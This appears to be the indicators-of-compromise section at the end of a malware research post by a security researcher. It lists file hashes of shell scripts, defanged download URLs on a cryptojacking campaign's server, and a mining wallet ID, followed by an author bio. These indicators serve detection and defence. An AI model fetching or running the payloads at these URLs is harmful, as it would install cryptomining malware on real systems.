b.sh	5d7d95b5e51db0ac8800ffdd0ea5e87859bc119ebfc590af48cfc4e90e7b3822
c.sh	54760c42d932de7feb0bfacc49126e67f4a019f222ad2e9d3e3d28e9b7a20b5e
d.sh	3a43288cfdee3cc2f5c305990d81986c7190702711edf985951bb44f4a587a9e

URLs

oracle.zzhreceive[.]top

http://oracle.zzhreceive[.]top/s3f815/s/avg.tar.gz

http://oracle.zzhreceive[.]top/s3f815/s/avg4.tar.gz

http://oracle.zzhreceive[.]top/s3f815/s/1.0.4.tar.gz

http://oracle.zzhreceive[.]top/s3f815/s/p.tar

http://oracle.zzhreceive[.]top/s3f815/d/ar.sh

http://oracle.zzhreceive[.]top/s3f815/d/ai.sh

http://oracle.zzhreceive[.]top/b2f628/b.sh

http://oracle.zzhreceive[.]top/s3f815/d/c.sh http://oracle.zzhreceive[.]top/s3f815/d/d.sh

http://oracle.zzhreceive[.]top/b2f628/cronb.sh

Wallet IDs

43Xbgtym2GZWBk87XiYbCpTKGPBTxYZZWi44SWrkqqvzPZV6Pfmjv3UHR6FDwvPgePJyv9N5PepeajfmKp1X71EW7jx4Tpz.zookp

About The Author Matt Muir Matt is a security researcher with a passion for UNIX and UNIX-like operating systems. He previously worked as a macOS malware analyst and his background includes experience in the areas of digital forensics, DevOps, and operational cyber security. Matt enjoys technical writing and has published research including pieces on TOR browser forensics, an emerging cloud-focused botnet, and the exploitation of the Log4Shell vulnerability.

Prev Post